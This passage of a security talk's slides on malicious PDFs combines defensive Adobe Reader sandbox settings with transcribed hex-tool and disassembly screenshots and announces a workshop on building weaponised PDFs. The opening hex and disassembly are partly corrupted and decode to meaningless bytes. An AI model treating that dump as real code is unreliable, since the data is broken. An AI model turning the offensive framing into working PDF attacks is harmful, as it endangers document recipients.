E7AFA3E780A7E7B5B7E1B5BEEBBA90E
AEB3EE8891E8B582E3B2BAE39485ED8
B8E99986D2A8E1ADB3E7A3B5EE8499E
B1B1ED988BE4A1A6EFA4A3EB9697E3B
B7E18394E0B795E196B6E294AFE4AEB
E3B5B2EFB1ABE98589EAA580E4BABBE
8E89E9A1A7EFA4A1E78A97ED8C9AE49
A9EBB8AFEF9685E4AAB5E7BD82EE88B
E4BE9FEE8280E7A9B3EFB881EC8387D
B4E98E90E29588E986B3E7B1BEE799B
EBAE99EAA095EFA083EFB4A0E3868DE
8C9DE795B8E3B180E3A18EBEA394EB82B1EBA8BDE98894E3BD
81E7BDBCE98C9CE9A2B9E7AAB6E785B8E9A587EFB5A9E7BA96
D1A6E48EB0E788A7E2A9BDE0B3A2E8929BE98795E388BDE293
B9E2AEA8E69F94E39DB0E391B6E48188EF9493EBBAA9E4A89D
E982BAE0A9BBE193A1D6B1E295B3E4AEBFE795B7E0A48DEFA3
91E499B9EEACBAE790AFE3B09CE382B5CBA3E3BFA0EEAE8CE9
```

Output

```
12345678901234567890123456789012345678901234567890
```

Format menu items:

- Hex Format - %
- Hex Format - %u (BE)
- Hex Format - %u (LE)
- Hex Format - %u00
- Hex Format - \u (BE)
- Hex Format - \u (LE)
- Hex Format - \u00
- Hex Format - \x
- Hex Format - 0x
- Hex Format - &#x
- Hex Format - Unicode (BE)
- Hex Format - Unicode (LE)
- Hex Format - Colon
- Hex Format - Space
- Hex Format - Comma
- Decimal Format - Chr(dec)
- Hex to UCS2
- UCS2 to Hex
- Text to ASM Hex
- Text to Reverse Hex
- Unicode to Hex

Reneo Public v0.1

File Edit Filter Hash Convert Format Transform Decode/Decrypt Analyze Extras

Input

```
12345678901234567890123456789012345678901234567890
EB88BDE391BAE798ACE7ADB2E9A589E982B1ED94ABEBA2A8E3
9692E0B5B9E9A2A9E99AB4E2B495E2898AE29F94EBAE97E7B4
85EB9988E191B7EFA4A8E282BAE2BFB8E4829FE8918BEE8FB6
E0B182E49E91E3B2B9E894B7E49BA2E3A49DEB9FB5E4BDB3EB
BE8DE88084EB83BCE291B4E78981ED9881EBAA93E18186E293
A1E9A693E79ABBE7858FEFA48BE69A96ED9893D1B4D5B7E9BC
ADE782B2EEAC88E29D8AE7A1BDE39DB5EC9899EE8F80ED849B
E397A2E7BAB5EAA08DE48C9DE3BE9BE7A9B9EE80B2E49CB4EF
B0BBE3B2B3E4B9BCE48589ED808AED9392EBA291EAA580E98A
B7EFB4A3E38188E983B8E8B49CEF9482EBBC95E99EBEE69D8B
E78DBBEB9982E0B2B4EBA6B1E2BCACE191BFE9A0BDE18AB0E2
9795EE8CB8E6A5BDECE87BFE7BBA2E0B5B7E2A9B3E39FB5E7AD
BAE3A988EFA793E48A98EBA2B2EB9D86D49CEE8688E791BCE6
9D83E7BDB9E191B2EBB89E898BF29395E8B2B3E29699E99A
BFE39290E984AFE196B5EFA289E29E9FE4BA8DEB918BEAA18F
E3B4ACE49D8AEBAAE9E88E93E3B3BCED99ABE1A297E783A0E1
B581E4808CEBA6BAE786B6EEAC9AE988B5E9ADA6E38C84EB87
94E7A1B5E2B5B6EFB483E7B292EEACA9E7A8B4E69DB9EF9A81
E7AFA3E780A7E7B5B7E1B5BEEBBA90EF9E83E193A0EB808CE9
AEB3EE8891E8B582E3B2BAE39485ED80B3E293B8E49DBFE792
B8E99986D2A8E1ADB3E7A3B5EE8499E48DB6EB9CACEB8699E1
B1B1ED988BE4A1A6EFA4A3EB9697E3BD81E9BD8FE2B5B5E898
B7E18394E0B795E196B6E294AFE4AEB4E4AAB9E98EB2EBBE98
E3B5B2EFB1ABE98589EAA580E4BABBE189A6E787BDE291B4EE
8E89E9A1A7EFA4A1E78A97ED8C9AE49FABEBA6B7E3969EBBBE
A9EBB8AFEF9685E4AAB5E7BD82EE88BBE78084E289BBE39FA1
E4BE9FEE8280E7A9B3EFB881EC8387D795EFB288E4A4ACE4B8
B4E98E90E29588E986B3E7B1BEE799B9E9988CEB9AB4E2B586
EBAE99EAA095EFA083EFB4A0E3868DEB8B96E7B5B7E29C8DE4
8C9DE795B8E3B180E3A18EBEA394EB82B1EBA8BDE98894E3BD
81E7BDBCE98C9CE9A2B9E7AAB6E785B8E9A587EFB5A9E7BA96
D1A6E48EB0E788A7E2A9BDE0B3A2E8929BE98795E388BDE293
B9E2AEA8E69F94E39DB0E391B6E48188EF9493EBBAA9E4A89D
E982BAE0A9BBE193A1D6B1E295B3E4AEBFE795B7E0A48DEFA3
91E499B9EEACBAE790AFE3B09CE382B5CBA3E3BFA0EEAE8CE9
```

Output

```
12345678901234567890123456789012345678901234567890
EB 88 BD E3 91 BA E7 98 AC E7 AD B2 E9 A5 89 E9 82
B1 ED 94 AB EB A2 A8 E3 96 92 E0 B5 B9 E9 A2 A9 E9
9A B4 E2 B4 95 E2 89 8A E2 9F 94 EB AE 97 E7 B4 85
EB 99 88 E1 91 B7 EF A4 A8 E2 82 BA E2 BF B8 E4 82
9F E8 91 8B EE 8F B6 E0 B1 82 E4 9E 91 E3 B2 B9 E8
94 B7 E4 9B A2 E3 A4 9D EB 9F B5 E4 BD B3 EB BE 8D
E8 80 84 EB 83 BC E2 91 B4 E7 89 81 ED 98 81 EB AA
93 E1 81 86 E2 93 A1 E9 A6 93 E7 9A BB E7 85 8F EF
A4 8B E6 9A 96 ED 98 93 D1 B4 D5 B7 E9 BC AD E7 82
B2 EE AC 88 E2 9D 8A E7 A1 BD E3 9D B5 EC 98 99 EE
8F 80 ED 84 9B E3 97 A2 E7 BA B5 EA A0 8D E4 8C 9D
E3 BE 9B E7 A9 B9 EE 80 B2 E4 9C B4 EF B0 BB E3 B2
B3 E4 B9 BC E4 85 89 ED 80 8A ED 93 92 EB E8 A2 91 EA
A5 80 E9 8A B7 EF B4 A3 E3 81 88 E9 83 B8 E4 9C
EF 94 82 EB BC 95 E9 9E BE E6 9D 8B E7 8D BB EB 99
82 E0 B2 B4 EB A6 B1 E2 BC AC E1 91 BF E9 A0 BD E1
8A B0 E2 97 95 EE 8C B8 E6 A5 BD EC 87 BF E7 BB A2
E0 B5 B7 E2 A9 B3 E3 9F B5 E7 AD BA E3 A9 88 EF A7
93 E4 8A 98 EB A2 B2 EB 9D 86 D4 9C EE 86 88 E7 91
BC E6 9D 83 E7 BD B9 E1 91 B2 EB B9 89 E8 98 BF E2
93 95 EB 82 B3 E2 96 99 E9 9A BF E3 92 90 E9 84 AF
E1 96 B5 EF A2 89 E2 9E 9F E4 BA 8D EB 91 8B EA A1
8F E3 B4 AC E4 9D 8A EB AE A9 E8 8E 93 E3 B3 BC ED
99 AB E1 A2 97 E7 83 A0 E1 B5 81 E4 80 8C EB A6 BA
E7 86 B6 EE AC 9A E9 88 B5 E9 AD A6 E3 8C 84 EB 87
94 E7 A1 B5 E2 B5 B6 EF B4 83 E7 B2 92 EE AC A9 E7
A8 B4 E6 9D B9 EF 9A 81 E7 AF A3 E7 80 A7 E7 B5 B7
E1 B5 BE EB BA 90 EF 9E 83 E1 93 A0 EB 80 8C E9 AE
B3 EE 88 91 E8 B5 82 E3 B2 BA E3 94 85 ED 80 B3 E2
93 B8 E4 9D BF E7 92 B8 E9 99 86 D2 A8 E1 AD B3 E7
A3 B5 EE 84 99 E4 8D B6 EB 9C AC EB 86 99 E1 B1 B1
ED 98 8B E4 A1 A6 EF A4 A3 EB 96 97 E3 BD 81 E9 BD
8F E2 B5 B5 E8 98 B7 E1 83 94 E0 B7 95 E1 96 B6 E2
94 AF E4 AE B4 E4 AA B9 E9 8E B2 EB BE 98 E3 B5 B2
EF B1 AB E9 85 89 EA A5 80 E4 BA BB E1 89 A6 E7 87
```



### Live View

Set the platform below. Then watch the disassembly window update as you type hex bytes in the text area. You can also upload an ELF, PE, COFF, Mach-O, or other executable file from the *File* menu.

Platform: **i386**

```

EB 88 BD E3 91 BA E7 98 AC E7 AD B2 E9 A5 89
E9 82 B1 ED 94 AB EB A2 A8 E3 96 92 E0 B5 B9
E9 A2 A9 E9 9A B4 E2 B4 95 E2 89 8A E2 9F 94
EB AE 97 E7 B4 85 EB 99 88 E1 91 B7 EF A4 A8
E2 82 BA E2 BF B8 E4 82 9F E8 91 8B EE 8F B6
E0 B1 82 E4 9E 91 E3 B2 B9 E8 94 B7 E4 9B A2
E3 A4 9D EB 9F B5 E4 BD B3 EB BE 8D E8 80 84
EB 83 BC E2 91 B4 E7 89 81 ED 98 81 EB AA 93
E1 81 86 E2 93 A1 E9 A6 93 E7 9A BB E7 85 8F
EF A4 8B E6 9A 96 ED 98 93 D1 B4 D5 B7 E9 BC
AD E7 82 B2 EE AC 88 E2 9D 8A E7 A1 BD E3
9D B5 EC 98 99 EE 8F 80 ED 84 9B E3 97 A2 E7
BA B5 EA A0 8D E4 8C 9D E3 BE 9B E7 A9 B9
EE 80 B2 E4 9C B4 EF B0 BB E3 B2 B3 E4 B9 BC
E4 85 89 ED 80 8A ED 93 92 EB A2 91 EA A5 80
E9 8A B7 EF B4 A3 E3 81 88 E9 83 B8 E8 B4 9C
EF 94 82 EB BC 95 E9 9E BE E6 9D 8B E7 8D BB
EB 99 82 E0 B2 B4 EB A6 B1 E2 BC AC E1 91 BF
E9 A0 BD E1 8A B0 E2 97 95 EE 8C B8 E6 A5 BD
EC 87 BF E7 BB A2 E0 B5 B7 E2 A9 B3 E3 9F B5
E7 AD BA E3 A9 88 EF A7 93 E4 8A 98 EB A2 B2
FR 0D 86 D4 0C FF 86 88 E7 01 BC FF 0D 83 E7

```

### Disassembly

### Graph

### Hex

### Sections

### File Info

```

.data:00000000 eb88 jmp loc_fffff8a
.data:00000002 bde391bae7 mov ebp,0xe7ba91e3
.data:00000007 98 cwde
.data:00000008 ac lods al,BYTE PTR ds:[esi]
.data:00000009 e7ad out 0xad,eax
.data:0000000b b2e9 mov dl,0xe9
.data:0000000d a5 movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
.data:0000000e 89e9 mov ecx,ebp
.data:00000010 82 (bad)
.data:00000011 b1ed mov cl,0xed
.data:00000013 94 xchg esp,eax
.data:00000014 ab stos DWORD PTR es:[edi],eax
.data:00000015 eba2 jmp loc_fffffb9
.data:00000017 a8e3 test al,0xe3
.data:00000019 96 xchg esi,eax
.data:0000001a 92 xchg edx,eax
.data:0000001b e0b5 loopne 0xffffffd2
.data:0000001d b9e9a2a9e9 mov ecx,0xe9a9a2e9
.data:00000022 9ab4e2b495e289 call 0x89e2:0x95b4e2b4
.data:00000029 8ae2 mov ah,dl
.data:0000002b 9f lahf
.data:0000002c 94 xchg esp,eax
.data:0000002d ebae jmp loc_ffffffd
.data:0000002f 97 xchg edi,eax
.data:00000030 e7b4 out 0xb4,eax
.data:00000032 85eb test ebx,ebp
.data:00000034 99 cdq
.data:00000035 88e1 mov cl,ah
.data:00000037 91 xchg ecx,eax
.data:00000038 b7ef mov bh,0xef
.data:0000003a a4 movs BYTE PTR es:[edi],BYTE PTR ds:[esi]
.data:0000003b a8e2 test al,0xe2
.data:0000003d 82 (bad)
.data:0000003e bae2bfb8e4 mov edx,0xe4b8bfe2
.data:00000043 82 (bad)
.data:00000044 9f lahf
.data:00000045 e8918bee8f call loc_8fee8bdb
.data:0000004a b6e0 mov dh,0xe0
.data:0000004c b182 mov cl,0x82
.data:0000004e e49e in al,0x9e
.data:00000050 91 xchg ecx,eax
.data:00000051 e3b2 jecxz loc_00000005
.data:00000053 b9e894b7e4 mov ecx,0xe4b794e8
.data:00000058 9b fwait
.data:00000059 a2e3a49deb mov ds:0xeb9da4e3,al
.data:0000005e 9f lahf

```



Protecting yourself



# Protecting yourself

- Enable automatic updates.
- Disable PDF browser integration.
- Always install the latest patch/update, even for older Adobe product versions.
- Disable JavaScript.
- Uncheck “Allow non-PDF file attachments with external applications” to prevent launch action vulnerability.
- Use PDF alternatives such as Foxit, Sumatra, PDF XChange.

# Adobe features

- There are features built into Adobe Acrobat and Adobe Reader that will help you keep your computer safe.
  - Protected View
  - Protected Mode
- Only available on the Windows version of Acrobat XI or Reader XI.

# Best practise


- A malicious PDF file can only do damage when it can "talk" the world outside of the PDF file.
- Adobe allows you to prevent that by placing Acrobat or Reader and the PDF file in question into a "sandbox"
- This will separate the PDF file (and any potential malicious code in it) from the rest of your computer and the world.
- For added security, Acrobat Reader DC contains a protected mode and protected view to keep your computer safe.
- With Protected Mode enabled, all operations required by Acrobat Reader DC to display the PDF file are run in a restricted manner inside a confined environment, the "sandbox."

# Protected mode

- In protected mode, malicious PDF documents can't launch arbitrary executable files or write to system directories or the Windows Registry.
  - Enable Create Protected Mode Log File to record events.
    - The changes take effect the next time you start the application.
  - Click View Log to open the log file.

# Protected view

- For additional security and to avoid potential security risks associated with files that may have originated from unsafe locations, use the Protected View mode.
  - In the Protected View mode, most features are disabled.
  - You can view the PDF, but not do much else.
- In the Protected View, a yellow bar displays on top of the Reader DC window. Click Enable All Features to exit the Protected View.



# Reader XI

- "Sandbox Protections" settings
  - go to Preferences (Edit>Preferences or Ctrl-K),
  - then select the "Security (Enhanced)" category.
  - "Enable Protected Mode at Startup"
    - make sure that this is checked.
- To be extra cautious, turn on "Protected View"
  - disable most features in Reader
    - for all PDF files, or
    - for files from a potentially unsafe location
  - Once viewed and decided it is trustworthy
    - Click on the button "Enable All Features"

# Acrobat XI vs Reader XI

- With Acrobat XI there is no Protected Mode,
- your only line of defence is the Protected View, which you'll find in the same location as in Reader XI:
  - Open Preferences (Edit>Preferences or Ctrl-K),
  - then select the "Security (Enhanced)" category and
  - go to the "Sandbox Protections" box.



# Summary

**virus**



# Summary

- As PDF support many dynamic features it allows the opportunity to incorporate malicious code
- It attacks the viewer application and host system

**virus**

# Summary

- You can protect yourself by

***Never open unexpected attachments or attachments on suspicious email***

***Keep your systems up to date and patched***

***Using up to date AV software***

# Summary

- For penetration testers and investigators

***Understand the protocols, formats and methodologies employed within documents and applications***

***Keep up to date with vulnerabilities, proof of concepts and exploits***

***Learn to programme in different languages (Script languages, Python, C++ etc)***

***Set-up an isolated environment to learn and develop new techniques***

# Penetration testers

***Attackers against people work more often than those against the network layer.***

***People do not follow best practise and keep everything patched and up to date***

***People are naive and make mistakes makes social engineering a successful attack vector***


# Investigators

***Finding where malware is and how it works, identifies how attackers got into the network***

***It identifies what they did once they in***

***If indicates what damage was done***

***It is part of GDPR that breaches are investigated so good job prospects***



Any Questions

*Hope you enjoyed it*

# And finally

- Putting together a workshop on the generation of and reverse engineering of weaponised PDFs in January.
  - Provisionally scheduled 19<sup>th</sup> Jan 2019
- This will be an all day event and will cover
  - Creating examples of weaponised PDF
  - Testing the weaponised PDF
  - and examining real life weaponised PDF file.

# Next research project

- Weaponised USB
- Destroy or compromise a computer using a USB device

